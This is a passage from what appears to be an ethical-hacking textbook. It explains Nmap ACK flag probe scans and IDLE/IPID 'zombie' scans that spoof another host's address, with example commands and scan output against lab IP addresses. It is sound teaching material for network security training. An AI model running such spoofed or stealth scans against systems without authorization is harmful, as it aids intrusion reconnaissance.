

Probe Packet (ACK)
RST
Attacker
Target Host

Figure 3.56: No Firewall

ACK Flag Probe Scanning using Nmap

In Zenmap, the **`-sA`** option is used to perform an ACK flag probe scan.


Zenmap
Scan
Tools
Profile
Help
Scan
Cancel
Hosts
Services
OS
Host
Nmap Output
Ports / Hosts
Topology
Host Details
Scans
Details
Filter Hosts

Target: 10.10.1.11

Profile:

Command: nmap -sA -v 10.10.1.11

10.10.1.11


```
nmap -sA -v 10.10.1.11
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-03-15
04:50 [redacted] Time
Initiating ARP Ping Scan at 04:50
Scanning 10.10.1.11 [1 port]
Completed ARP Ping Scan at 04:50, 0.00s elapsed (1
total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:50
Completed Parallel DNS resolution of 1 host. at 04:50,
0.01s elapsed
Initiating ACK Scan at 04:50
Scanning 10.10.1.11 [1000 ports]
Completed ACK Scan at 04:50, 1.13s elapsed (1000 total
ports)
Nmap scan report for 10.10.1.11
Host is up (0.00s latency).
All 1000 scanned ports on 10.10.1.11 are unfiltered
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Read data files from: C:\Program Files (x86)\Nmap
Nmap done: 1 IP address (1 host up) scanned in 1.24
seconds
           Raw packets sent: 1031 (41.228KB) | Rcvd:
1001 (40.028KB)
```

Figure 3.57: ACK Flag Probe scanning using Zenmap

IDLE/IPID Header Scan

The IDLE/IPID header scan is a TCP port scan method that can be used to send a spoofed source address to a computer to determine what services are available. It offers the complete blind scanning of a remote host. Most network servers listen on TCP ports; for example, web servers listen on port 80, and mail servers listen on port 25. A port is considered “open” if an application is listening on the port. One way to determine whether a port is open is to send a “SYN” (session establishment) packet to the port. The target machine returns a “SYN|ACK” (session request acknowledgement) packet if the port is open or an “RST” (reset) packet if the port is closed. A machine that receives an unsolicited SYN|ACK packet responds with an RST. An unsolicited RST is ignored. Every IP packet on the Internet has an “IP identifier” (IPID) that uniquely identifies fragments of an original IP datagram. The OS increases the IPID for each packet sent. Thus, probing an IPID reveals to an attacker the number of packets sent since the last probe. In Zenmap, the `-sI` option is used to perform an IDLE scan.



```
┌─[✗]─[root@parrot]─[/home/attacker]
└──╼ #nmap -Pn -p- -sI 10.10.1.11 10.10.1.19
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-11 23:42 EDT
Idle scan using zombie 10.10.1.11 (10.10.1.11:80); Class: Incremental
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.058s latency).
Not shown: 65522 closed|filtered tcp ports (no-ipid-change)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
49668/tcp open  unknown
49671/tcp open  unknown
MAC Address: 02:15:5D:15:09:2C (Unknown)
```

Figure 3.58: IDLE/IPID Header scan using Nmap

The attacker performs this scan by impersonating another computer via spoofing. The attacker does not send a packet from their IP address; instead, they use another host, often called a “zombie,” to scan the remote host and identify open ports. In this attack, the attacker expects the sequence numbers of the zombie host, and if the remote host checks the IP of the scanning party, the IP of the zombie machine is displayed.

IDLE Scan

- **Step 1**

  The first step in an idle scan is to determine an appropriate zombie. A zombie that incrementally assigns IPID packets on a global basis is an appropriate or idle zombie for performing idle scans. The shorter the time interval for request/response between the attacker-zombie and zombie-target, the faster is the scan.

Choose a “Zombie” and Probe Its Current IP Identification (IPID) Number

In the first step, the SYN+ACK packet is sent to the zombie machine to probe its IPID number. Here, the SYN+ACK packet is sent to probe the IPID number and not to establish a TCP connection (three-way handshake).



IPID Probe SYN + ACK Packet
Response: IPID=31337
RST Packet
Attacker
Zombie

Figure 3.59: IDLE scan: step 1

As the zombie does not expect a SYN+ACK packet, it denies the connection by returning an RST packet. The RST packet sent by the zombie machine is analyzed to extract the IPID. As shown in figure, we assume that the zombie responds with `IPID=31337`. Furthermore, we assume that the IPID is X.

- **Step 2**

  The attacker sends a SYN packet to the target machine on port 80, spoofing the IP address of the zombie.

Idle Scan: Step 2.1 (Open Port)

If the port is open, the target sends the SYN+ACK packet to the zombie (as the IP address was spoofed) to proceed with the three-way handshake. Because the zombie did not expect a SYN+ACK packet from the target machine, it responds with an RST packet.

